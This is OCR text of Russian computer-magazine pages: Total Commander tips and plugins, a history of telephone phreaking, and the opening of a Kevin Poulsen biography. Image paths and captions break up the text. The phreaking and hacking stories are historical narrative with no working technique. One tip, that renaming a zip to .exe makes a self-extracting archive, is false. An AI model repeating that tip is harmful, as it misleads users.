
Alt+K - cm_OpenRecycled - открыть Корзину в Total Commander. Многие, работая в Total Commander, до сих пор ползают в Корзину через иконку на Рабочем столе. Не повторяй их ошибок.

Shift+BackSpace - cm_GoToRoot - перейти в корневой каталог. Без комментариев. Ну а то, что по BackSpace осуществляется переход на один уровень выше, ты, надеюсь, знаешь?


Плюс к этому, лично для себя я "повесил" вызов часто используемых каталогов на Left Arrow и переопределил переименование на F2, а перечитать каталог (обновить) - на Ctrl+R. Ты же сам решай, как тебе удобнее.
Узнать много нового и определиться с собственными горячими клавишами тебе поможет Totalcmd.inc из папки Total Commander. В нем перечислены все внутренние команды Total Commander. Понятно, за любой из них ты сможешь закрепить свои собственные клавиатурные сочетания. Кстати, если у тебя установлена хорошая русификация, то и файл Totalcmd.inc тоже будет русифицирован :).

<Боевая раскраска>

С горячими клавишами покончено, пришло время рассказать о таком немаловажном моменте, как раскраска папок и файлов. Вот только не надо заранее презрительно ухмыляться. Логичная и приятная глазу схема раскраски серьезно облегчает человеку жизнь, упрощая навигацию среди множества файлов.
Правильнее всего осуществлять раскраску с помощью шаблонов условий поиска. Кликаешь в Commands по пункту Search, задаешь условия (например, *.zip;*.rar;*.ha;*.lha;*.bz2;*.arj;*.imp;*.ace;), уточняешь дополнительные условия и сохраняешь данный шаблон, присвоив ему красивое имя, например, "Архивы".


Создание шаблона условий поиска

Учись создавать не только такие стандартные шаблоны, как "Исполняемые файлы", "Изображения", "Скрытые и системные файлы", но и такие интересные, как "Файлы, измененные в течение часа (в течение дня, в течение трех дней)" или, допустим, "Каталоги". Шаблон готов? Иди в Configuration -> Options -> Color, ставь галочку рядом с кнопкой "Define colors by file type", а потом щелкай по самой кнопке. В появившемся окне жми "Add", выбирай только что созданный шаблон, выбирай цвет, нажимай "Ок" и наслаждайся полученным результатом.
Если заниматься всем этим лень, советую воспользоваться специальной программой Aezay TC Color Presets (www.wincmd.ru/utils.shtml), с помощью которой можно свободно импортировать-экспортировать цветовые схемы. В поставке программы уже имеется несколько интересных цветовых схем, включая мою собственную.



Aezay TC Color Presets


Впоследствии "законсервированные" условия поиска могут пригодиться и при работе в файловых панелях. Нажимаешь плюс на цифровой клавиатуре и из списка имеющихся шаблонов выбираешь необходимый - будут выделены все файлы, удовлетворяющие этому шаблону. То же самое можно сделать и для "Отобразить только..." (Ctrl+F12).
Приколись: можно создать шаблон на нахождение фразы в тексте и заставить TC показывать лишь те файлы, в которых содержится ключевая строка! Впечатляет?

<Total'ная перекомпоновка>

Следуя принципу "настроим все", упомяну еще и о том, что в Total Commander можно отредактировать даже меню. Загляни в папку Totalcmd\Languages, найди файл WCMD_RUS.MNU, сделай резервную копию и смело начинай его "мучить". Перекомпоновывай меню программы, как тебе вздумается, убирай неиспользуемые пункты, добавляй новые, применяя любые команды из totalcmd.inc. Впрочем, ты можешь поступить и проще, скачав уже готовое расширенное(!!!) русское (www.wincmd.ru/files/tcmd_rus.zip) или английское меню с сайта www.wincmd.ru.

<Без комментариев?!!>

Сделать поддержку комментариев в Windows Commander юзеры просили давно. И вот, начиная с переломной версии 5.5 (это когда произошло переименование программы в Total Commander) мы их получили.


Комментарии в Total Commander

Вызывается режим отображения комментариев нажатием Ctrl+Shift+F2, редактируются комментарии - Ctrl+Z. А если подвести курсор к файлу, то во всплывающей подсказке ты увидишь его описание и кое-какую полезную информацию. В Windows XP при наведении на mp3-файлы ты сможешь просмотреть информацию из тега - исполнитель, композиция, альбом, битрейт и т.д. Не буду раскрывать все секреты, попробуй поэкспериментировать на различных типах файлов. Однако помни, что всплывающие подсказки будут работать в том случае, если у тебя в Configuration -> Options -> Display -> Help Texts стоит галочка возле Win32-style tips with file comments (самая нижняя галочка). Не забывай также, что все комментарии хранятся в файлах descript.ion либо files.bbs (как ты настроишь), так что поосторожнее с их удалением. И, разумеется, при копировании, перемещении, переименовании файлов комментарии будут сохраняться.

<Чего не имеем, то допишем>

Лично я всегда уважал программы, подключающие плагины. Как будто с помощью конструктора ты собираешь программу своей мечты. Главное - найти необходимые детали. Правда, Total Commander уже имеет порядочное количество встроенных полезных инструментов (групповое переименование файлов, синхронизация директорий, сравнение файлов, мощный поиск файлов, хороший FTP-клиент), но, согласись, всегда хочется еще чего-нибудь особенного.

Total Commander дружит с плагинами с незапамятных времен. Правда, раньше эта дружба ограничивалась лишь плагинами для работы с архивами. Но, начиная с версии 5.5, TC наконец-то стал работать с Lister-плагинами и плагинами файловых систем. Как следствие, сейчас мы наблюдаем бум плагинов. Новые аддоны и обновленные версии появляются чуть ли не каждый день. Но буду последователен и расскажу сначала о первом типе - Packer Plugins.

<Архиваторные плагины>

Первоначальная задумка создания этих плагинов - поддержка тех архивов в Total Commander, которые им не поддерживаются в стандартной поставке (хотя и в ней поддерживаемых форматов предостаточно). Так, к чисто архиваторным можно отнести HA Plugin и Multiarc (около двадцати поддерживаемых форматов, в том числе 7zip, cab, imp), PPmd, Bzip2 и другие. Но желание реализовать невозможное привело к появлению плагинов, чье назначение не совсем соответствует идее. Это CatalogMaker - каталогизатор дисков и директорий, AVI - создание avi-анимаций из последовательности BMP и JPG-изображений и их покадровый просмотр с возможностью извлечения кадров и аудио; IMG - работа с образами дискет; DBX - работа с почтовыми базами Outlook Express; ISO - чтение образов CD-ROM и так далее.
Есть еще модуль Far2WC, который позволяет использовать многие архиваторные плагины, написанные для FAR'a, например DocFile Browser и Resource Browser. С помощью последнего можно входить в exe или dll файлы, просматривать и извлекать ресурсы (иконки, графику, звуки). Этот плагин + интегрированный IrfanView (или XnView) - и из Total Commander получается приличная грабилка ресурсов.


<FS-плагины>

Как и в случае с архиваторными плагинами, разнообразие FS-плагинов выходит далеко за рамки их первоначального назначения.
Классическими FS-плагинами можно назвать WinCE - позволяющий доступ к PocketPC или другому Windows CE-устройству, подключенному через ActiveSync (и не забудьте, что существует Total Commander специально для карманных компьютеров), Ext2+Reiser - обеспечивающий доступ к Linux Ext2-разделам и Reiser-разделами, имеющимся на компьютере. Также с натяжкой к "классике" можно отнести SFTP plugin - для создания

Домашняя страница Total Commander - www.ghisler.com, а автор программы Christian Ghisler - швейцарец.


Русскоязычный сайт "Все о Total Commander" находится по адресу www.wincmd.ru. Именно там лежат самые последние версии всех плагинов, утилит и файлов, упомянутых (и не упомянутых) в статье. Там же ты найдешь ответы на большинство своих вопросов, касающихся работы с TC.

SFTP-соединений через SSH2.
Дальнейшее расширение возможностей FS-плагинов - результат, в основном, изобретательного ума программистов. Первым оригинальным плагином стал Procfs, реализующий менеджер задач в Total Commander. Он показывает список запущенных задач, объем потребляемой памяти и еще много чего интересного (Попробуй Ctrl+Q, F3, F5, Enter.)




ProcFS плагин Алексея Бабенко

Потом Total Commander обзавелся Registry Plugin - редактором реестра, благодаря которому можно добавлять избранные ветви реестра прямо в меню часто используемых каталогов, экспорт веток осуществлять банальным F5 и даже копировать и перемещать ключи и значения с одной файловой панели на другую!



Работа в Registry Plugin

А плагин Uninstall? Думаю, ты по достоинству оценишь это средство для удаления установленных в систему приложений, по сравнению с которым стандартный виндозный Add Remove Applications кажется дохлой черепахой.




Uninstall плагин Сергея Кандакова

Перечислить все FS-плагины я в статье, увы, не смогу, однако скажу, что существуют также такие интересные добавочки, как Shared Files (для просмотра файлов, открытых сетевыми пользователями), Services (для управления сервисам) и - наконец-то сбылось! - Temporary Drive (сначала файлы и папки копируются на временную панель, а уже потом на целевой носитель, что позволяет не создавать нескольких параллельных процессов копирования и уменьшить дефрагментацию диска).


<Lister-плагины>

Надо сказать, что и без плагинов Lister (встроенный просмотрщик) был способен на многое. Но после появления плагинов он вообще превратился в какого-то монстра! Word File Viewer For Lister сделал возможным просмотр из TC документов MS Word (без графики, форматирования и... макровирусов), Office Plugin обеспечил просмотр документов MS Word и Excel через конверторы Microsoft, благодаря чему появилась графика и кое-какое форматирование, IEView Plugin просто использует MS WebBrowser control (читай: Internet Explorer обязательно должен присутствовать) и может просматривать таким образом несколько десятков форматов файлов идеально. Это html, shtml, mht, eml, doc, dot, xls, pdf, при наличии установленного монстра Quick View Plus - .vsd;.ppt;.xml;.xsl;.asp;.drw;.lwp;.prz;.wpd;.qpw; а при наличии установленного в систему вьювера Autocad еще и .dwg;.dxf;.dwf;.rml;.ipt;.iam;.idw. Конечно, просмотр того же файла PDF по скорости будет сравним с открытием самого Acrobat Reader, а просмотр документа MS Excel - с запуском Microsoft Excel, но этот недостаток компенсируется удобством работы в среде Total Commander (Ctrl+Q).



Быстрый просмотр PDF документа

И что самое интересное, в виде дочернего окна в режиме быстрого просмотра через IEView в Total Commander интегрируется и Explorer (Проводник), и ты сможешь получить все преимущества Проводника (такие, например, как просмотр миниатюр изображений, иконок) в Total Commander. В сочетании с удобством работы по Ctrl+Q это дает интересный результат. Практически, какой бы файл или папка тебе не попались в директории при навигации в режиме быстрого просмотра, в противоположной панели ты увидишь их сущность.



Проводник интегрируется в... Total Commander!!!

В рамках этой статьи я не пытался научить тебя пользоваться Total Commander - это нереально. Точно так же, в одной статье невозможно описать все примочки для Total Commander. Ведь только за последний месяц появилось около двадцати новых Lister и File System плагинов (примечательно, что большинство этих плагинов написано программистами постсоветского пространства). Мне хотелось лишь обратить твое внимание на то, что в этом менеджере файлов заложена масса оригинальных возможностей, которые могли бы тебя заинтересовать, и показать тебе, что Total Commander, в отличие от многих своих коллег, не собирается останавливаться в своем развитии.

Выбрав файлы и директории и нажав Ctrl+L, ты получишь полную информацию о количестве файлов и директорий, общем размере и фактически занимаемом месте, а также о количестве места, которое выделенные файлы и директории займут на получателе.


Чтобы названия директорий на панелях отображались без неуклюжих квадратных скобок, нужно добавить в wincmd.ini в разделе [Configuration] строчку: DirBrackets=0

Чтобы сделать из zip-архива самораспаковывающийся архив, достаточно переименовать файл, поменяв расширение на exe.

Обычно после выполнения ms-dos программы она закрывается сама собой, и не видно результатов выполнения. Для того чтобы этого избежать, надо вместо Enter нажать Shift+Enter. Конечно же, в директории %Windir% у тебя должен находиться файл noclose.pif, который можно найти в дистрибутиве Total Commander.

Нажми Ctrl+F11, и на файловой панели будут видны только исполняемые файлы (*.COM;*.BAT;*.EXE;*.PIF;*.CMD) в текущем каталоге (очень удобно, если надо быстро найти программу среди множества файлов). Ctrl+F10 возвращает обратно в режим просмотра всех файлов.

Два месяца назад название программы было изменено с Windows Commander на Total Commander в связи с письмом от адвокатов фирмы Microsoft, в котором это предлагалось сделать "по-хорошему". После этого подобные письма получили еще многие фирмы и программисты, использующие слово "Windows" в названии своих продуктов.



PC_Zone

ПИОНЕРЫ ФРИКИНГА

Mindw0rk <mindw0rk@mail.ru>



ПИОНЕРЫ ФРИКИНГА

В 1954 году корпорация "Bell Telephone System" (в простонародье - "Ma Bell"), в то время - крупнейший монополист в сфере предоставления телефонных услуг, перешла на новый стандарт телефонной сети. Это решение обошлось компании в миллиарды долларов, но сделало управление мировыми коммуникациями более удобным и гибким. Замысел заключался в том, чтобы все операции производились посредством мультичастотных сигналов. Для каждого действия, будь то соединение с абонентом или переключение на междугороднюю связь, телефон отправлял на АТС сигнал определенной тональности. В 50-е годы для "Ma Bell" это была оптимальная система. В середине 70-х она превратилась для компании в ночной кошмар.

<Джои "Whistler">

Джои Энгрессиа было 8 лет, когда он впервые заинтересовался телефонами. Мальчик с рождения был слеп и большую часть времени проводил дома. Поэтому именно телефон, дававший возможность общаться со всем миром, стал его лучшим другом. В раннем возрасте у Джои обнаружился абсолютный слух. Он часами слушал щелчки и звуки, доносящиеся из трубки, стараясь затем воспроизвести их сам. Однажды, во время очередного звонка, Джои просвистел один из выученных сигналов, и соединение тут же прервалось. Он позвонил оператору "Bell" и поинтересовался, почему его свист разорвал связь. Работник компании попытался объяснить ребенку строение телефонных сетей - тогда Джои не совсем его понял. Но с годами, в течение которых Джои Энгрессиа научился издавать губами свист любой тональности, он узнал о таких тайнах "Ma Bell", в которые не были посвящены многие сотрудники корпорации.

В 1968 году 19-летнего Джои поймали во время нелегального бесплатного разговора с приятелем по межгороду. Это был небывалый случай, и в прессе юного телефонного жулика представили чуть ли не восьмым чудом света. Но возможно благодаря своему врожденному недостатку, парень отделался лишь предупреждением. Сразу после статьи о "подростке, умеющем звонить по межгороду бесплатно", Джои стал ежедневно получать множество звонков из всех уголков Америки. Ему звонили молодые ребята, большинство из которых также были слепы, которые, как и он, фанатично интересовались телефонными сетями и могли проделывать с ними невероятные вещи. До публикации материала в газете они не были знакомы друг с другом, никто из них даже не подозревал, что на свете есть единомышленники, также исследующие недра корпорации "Ma Bell". Кто знает, как бы повернулась история, если бы сотрудники телефонной компании не поймали тогда Джои, и если бы журналисты не рассказали об одаренном американце. Но факт остается фактом - эта статья объединила любителей телефонных сетей. И именно она проложила дорогу новой субкультуре, которая позже получила название ФРИКИНГ.

<Сообщество телефонных фрикеров>

В 1971 году "Ma Bell" опубликовала в техническом журнале "Institution of Post Office" полный список частот, используемых для управления телефонной системой, а также их описания и производимые действия. Год спустя этот список появился в "Sunday Times". Непонятно, зачем компания это сделала, но столь ценная информация попала в руки уже сформировавшегося движения телефонных фрикеров, что помогло им значительно поднять уровень своего мастерства.

Фрикерами (phreaking = phone + freak + hacking) называли преимущественно молодых ребят, которые отлично разбирались в телефонных сетях и умели пользоваться их скрытыми возможностями. Большая часть фрикеров делилась на два лагеря: тех, кто презирал корпорацию-монополиста и своими поступками боролся против ее власти, и тех, кто мечтал работать в рядах операторов "Ma Bell". В том же 71-м году сообщество фрикеров узнало, что подарочный свисток, вложенный в каждую коробку с быстрым завтраком "Капитан Кранч", производит свист частотой 2600 Гц. Именно эта частота использовалась телефонной компанией для предоставления междугородних услуг. Достаточно было просвистеть в трубку, чтобы не платить за переговоры ни цента. Чтобы облегчить издевательства над телефонными сетями, фрикеры пользовались устройствами под названием "Multi Frequency box" (потом они будут переименованы в "blue box"). Это были небольшие коробочки с кнопками и динамиком, позволявшие генерировать сигналы разных тональностей. Некоторые фрикеры мастерили заветные изделия пачками и продавали заинтересованным людям (которых было предостаточно) по цене 300$, а супернавороченные девайсы обходились покупателям в полторы тысячи. Фрикеры не ограничивались халявными звонками, они могли создавать телефонные конференции, прорывать сигнал "занято" и прослушивать разговоры, сбрасывать собеседника с линии, переключаться с одного узла на другой, заставляя свой звонок проходить через весь мир. Самые опытные были в состоянии полностью установить контроль над городской АТС и манипулировать телефонными номерами.

В начале 70-х среди фрикеров была очень популярна телефонная конференция "2111", на которой они делились новыми трюками, обсуждали старые баги "Ma Bell" и рассказывали друг другу о шутках, которые они проворачивали по телефону.

<TAP - первый фрикерский журнал>

В 1971 году в журнале "Esquire" была опубликована большая статья Рона Розенбаума "Secrets of the Little Blue Box" <www.mbay.net/~mpoirier/lbb.html>, в которой автор рассказал о сообществе фрикеров, о самых известных предста-



Фрикерский девайс



Фрикерский девайс

Капитан Zap




Фрикерский девайс



Фрикерский девайс

Фрикерский девайс

Распространенный фрикерский аппарат для осуществления халявных звонков



Рон Розенбаум, автор нашумевшей статьи о фрикерах

вителях этого движения, об уязвимостях телефонной компании и строении blue box. История Рона произвела огромное впечатление на многих подростков, впоследствии ставших серьезно заниматься исследованием сетей "Ma Bell".

В 1973 г. начинает выходить специализированное фрикерско-анархистское издание под названием "Technological Assistance Program", редактором которого был известный телефонный взломщик Al Bell. Материалы, печатавшиеся в TAP, в основном были конфиденциальными техническими документациями телефонной корпорации, разбавляемые фрикерскими трюками, инструкциями по изготовлению взрывчаток/отмычек и полезными советами о том, как бесплатно пользоваться благами цивилизации. Издание было своего рода учебником, библией для начинающих телефонных хулиганов и будущих операторов. В 1975 г. на невзрачную газетку, выходившую на четырех полосах, подписалось 30 тысяч человек. В 1983 г. TAP уже был готов к тому, чтобы ознаменовать слияние фрикинга и хакинга, но неожиданный пожар, охвативший дом Тома Эдисона (в конце 70-х он стал новым редактором) разрушил все планы коллектива. Позже стало известно, что это были одновременно поджог и ограбление - из дома Эдисона похитили компьютер, все дискеты, имеющие отношение к TAP, и записи. Авторы издания впоследствии упорно твердили, что поджигателей наняла телефонная компания, но доказательств этого не было. Оправиться от удара газета так и не смогла и вскоре была закрыта.

<Фрикеры в действии>

В начале 80-х годов с появлением первых персональных компьютеров фрикинг был еще достаточно популярным увлечением, но уже начинал уступать место компьютерному взлому. Многие фрикеры, развлекавшиеся с телефонными сетями в 70-х, несколько лет спустя стали элитой хакерского андеграунда: Lex Luthor, Cheshire Catalyst, Nightstalker, Dave Starr, Кевин Митник и Кевин Поулсен. Впрочем, основы фрикинга тогда знал каждый хакер.

С мучительно медленной скоростью модемов и постоянными звонками на BBS, находящиеся в других штатах, бесплатный межгород был необходим. К тому же старушка "Bell" настолько кишела багами, что грех было этим не воспользоваться. На фоне громких компьютерных взломов, широко освещаемых СМИ, фрикинг в 80-е и 90-е годы прожил тихую и незаметную жизнь. Если не считать нескольких исключений.

В 1981 г. Иан Мерфи, более известный как Captain Zap (Pat Riddle), со своего домашнего компьютера проник в компьютерную сеть телефонной компании AT&T и изменил систему подсчета тарифов за телефонные переговоры. В течение двух дней десятки тысяч людей, звонившие днем, разговаривали по цене ночного звонка. Соответственно те, кто разговаривал по межгороду ночью - платили втрое дороже.

Федеральная Коммуникационная Комиссия в августе 1989-го закрыла Чикагскую радиостанцию WLUP-FM, предварительно оштрафовав ее владельцев на круглую сумму. А все из-за популярного шоу, ведущие которого - Джонатан Брэндмейер и Кевин Мэттьюз - развлекались в эфире грязными телефонными шуточками и наслаждались реакцией людей. Они звонили с угрозами и фальшивыми предложениями многим знаменитостям (телефоны которых получали благодаря своим фрикерским навыкам), публично разводили простых людей. Это было бы похоже на безобидные розыгрыши, если бы все выдуманные ими шутки не доставляли людям стольких неудобств. А иногда и провоцировали сердечные приступы.

В 1993 году в Лос-Анджелесе три радиостанции провели конкурс, победителем которого становился сто второй дозвонившийся. Призы разыгрывались немалые: 2 путевки на Гавайи, 20 тысяч долларов и автомобиль "Порше". Блокировать эфирные телефоны таким образом, чтобы в определенный момент на радио могли дозвониться только они, для опытного фрикера и хакера Кевина Поулсена с двумя его приятелями было не труднее, чем открыть банку пива. В результате троица выиграла все призы, не оставив ни единого шанса "конкурентам".

На протяжении 90-х годов настоящей головной болью для телефонных операторов была легендарная фрикерская группа "The Phone Masters". Она долгое время нелегально пользовалась услугами "Sprint Long Distance", удаленно управляла юго-западным подразделением "Ma Bell", хозяйничала в компьютерной сети "GTE". Они могли получить доступ к самым секретным телефонным номерам (например, к внутреннему телефону президента США), устанавливали прослушивание телефонов правительственных организаций, водили за нос телефонных экспертов и могли вытворять с телефонными сетями все, что угодно. Выследить троих членов группы было нелегким делом для ФБР, но в 1995 году "телефонные мастера" были арестованы.

В 1969 году впервые был запущен проект "ARPANET". А ровно через 9 лет мир узнал, что такое Bulletin Board System. Так, в конце 70-х годов началась великая эпоха BBS.



PC_Zone

ИСТОРИЯ "КИБЕРТЕРРОРИСТА №1"

Mindw0rk <mindw0rk@mail.ru>



ИСТОРИЯ «КИБЕРТЕРРОРИСТА №1»

Жизнь Кевина Поулсена была полна событий и интриг. Присоединившись к подпольному движению фрикеров в раннем возрасте, он с годами стал легендой хакерского мира. Одни называли его "компьютерным террористом №1", другие - "злым телефонным гением". Но сам Кевин никогда не стремился нести зло. Он занимался тем, что ему было интересно, что владело всеми его мыслями. Жажда знаний и стремление к постоянному совершенствованию - такими были его цели. Несмотря на это, Кевин Поулсен вошел в историю как хакер, который провел в заключении самый большой срок.

<Детство Кевина>

Родители не знали, зачем Кевин делает это. Зачем он насвистывает в трубку, сосредоточенно прислушивается, с кем разговаривает дни напролет по телефону. Они и не могли знать - слово "фрикинг" ничего им не говорило, впрочем, как и другие слова из лексикона сообщества тайных любителей "Ma Bell", процветающего в 70-х годах. В 1978 г. Кевину Поулсену было 13 лет, и в это время он уже вовсю постигал тайное искусство, путешествуя по телефонным линиям других городов. После школы Кевин любил посещать телеконференции Лос-Анджелеса, в которых общались преимущественно подростки. Здесь они находили новых друзей, обсуждали школьные проблемы... стесняться было нечего - никто не видел ни тебя, ни твоих недостатков. Этот мир отдаленных голосов давал возможность окружить себя мистической аурой, скрывающей неуклюжую истинную сущность. Именно поэтому его так любили замкнутые тинэйджеры.

На одной из таких конференций Кевин познакомился с Син - девочкой с приятным голосом, живущей в том же районе, где жил он. Когда они впервые встретились, Кевин увидел светловолосую фею, словно пришедшую к нему из какой-то сказки. Перед Син же предстал тощий как гвоздь, хмурый мальчишка с копной светло-коричневых волос и скобками на зубах...

Квартира Кевина сильно отличалась от квартир его ровесников. На стенах ни одного плаката с изображением звезд спорта или героев киношных боевиков, везде идеальный порядок, длинные стопки книг на полках. Отношения в семье мальчика вряд ли можно было назвать теплыми. Отец и мачеха большую часть времени проводили на работе, старшая сестра - на свиданиях, а когда к вечеру все возвращались домой, Кевин предпочитал проводить время наедине с телефоном. Единственным местом, которое ненадолго собирало их вместе, была воскресная церковь.

Кевин и Син быстро сдружились. Вскоре к ним присоединился еще один приятель - Даниэль, который однажды зашел на телеконференцию и признался, что живет по соседству. В это время большой популярностью пользовалась настольная игра Dangeons&Dragons, и друзья частенько собирались вместе, чтобы попутешествовать по создаваемым совместно мирам. Миры, придуманные Кевином, были зловещими, наполненными непредсказуемыми опасностями и средневековым антуражем.

<Знакомство с миром сетей>

Кевина всегда привлекали загадочные, сложные для понимания вещи. В юном возрасте он увлекся оккультизмом, и какое-то время его домашние владения напоминали ведьмин шабаш. По той же причине его пленили телефонные сети "Ma Bell". К 16 годам Кевин Поулсен был уже опытным фрикером, умеющим соединять линии в телеконференции

Кевин и телефон - неразлучные друзья


Вот они - золотые руки компьютерного гения :)



Постер фильма "War Games"

Agent Steal, приятель Кевина, с которым он провернул свою аферу на радиостанции

Рон Остин. Близкий друг и коллега Кевина Поулсена (слева)



Вот такой он, редактор www.security.com

Син. Подружка Кевина из конференции

Фотография Dark Dante после ареста

и прослушивать чужие телефонные разговоры. На день рождения родители подарили ему компьютер TRS-80 за 200 долларов, если можно назвать компьютером эту груду металлолома. Но Trash-80 поставлялся с модемом, а это меняло дело. В 1981 г. Кевин впервые открыл для себя BBS. До этого он не пользовался псевдонимом, представляясь на конференциях своим реальным именем.

Но первая же BBS, к которой он подключился, заставила его призадуматься над своим будущим альтер-эго. Так простой парнишка "Кевин из северного района Голливуда" стал мистическим Dark Dante.

Практически с самого начала своей фрикерской деятельности Кевин Поулсен поддерживал связь с другим фрикером Роном Остином. Они часто встречались сначала на телеконференциях, затем регулярно поддерживали связь по компьютеру. Но несмотря на виртуальную дружбу, оба скрывали друг от друга добытую информацию и не упускали возможности похвастаться своими достижениями. В 1983 г. в кинотеатрах прошла премьера нового блокбастера "War Games", в котором наглядно показывалось, как легко можно проникнуть через домашний лэптоп в самые секретные компьютеры, и какой властью могут обладать хакеры. Картина очень впечатлила Кевина и впоследствии, проникая в новые компьютерные системы, он неоднократно ощущал себя главным героем "Военных игр" - неуловимым и могущественным. Поулсен с самого детства мечтал о жизни киберпанка, о существовании в мире компьютерных сетей. 80-е годы стали воплощением его мечты.

<Dark Dante>

Dark Dante был из тех хакеров, которые никогда не останавливаются на достигнутом. Он фанатично любил разгадывать парольные головоломки, искать лазейки, обходящие защиту системы. В конце 83-го года Кевин попался на мошенничестве с телефонами и нелегальном проникновении в сеть UCLA. Тогда его отпустили - Кевин еще не достиг совершеннолетия. Через два года он вместе с приятелем-фрикером Марком Лоттером снял квартиру в районе Мэнло Парк и устроился на работу в компьютерную компанию "SRI International". Днем в офисе фирмы он был Кевином Поулсеном, занимавшимся изучением надежности правительственных сетей, но, вернувшись домой, становился Dark Dante, который по ночам проникал в секретные закоулки ARPANET и охотился за конфиденциальной информацией. Он стремился узнать как можно больше обо всем, стать лучшим из лучших. Поулсен научился даже пользоваться отмычками и мог открыть любой замок, приобрел множество предметов для слежения и прослушивания. Часто он пользовался своими навыками для наблюдения за федеральными агентами и компьютерным персоналом "Pacific Bell", которые давно уже охотились за назойливым хакером. Кевин любил достойных соперников - когда система не поддавалась стазу же, при нажатии одной клавиши, когда приходилось поломать голову. Но больше всего ему нравилось играть с военными компьютерами. Перейдя на работу в "Sun Microsystems", Поулсен, пользуясь доступом к правительственной сети, проникал на компьютеры Министерства Обороны США и копировал файлы, в которых хранились сведения о планах военных. У Кевина в памяти еще оставался фильм "War Games", герой которого проник на сверхсекретный компьютер и мог запустить с него ядерные ракеты. В 1983 году тот парень был для начинающего хакера кумиром. Теперь же Кевин Поулсен многократно переплюнул своего кумира.

<Тюремные годы>

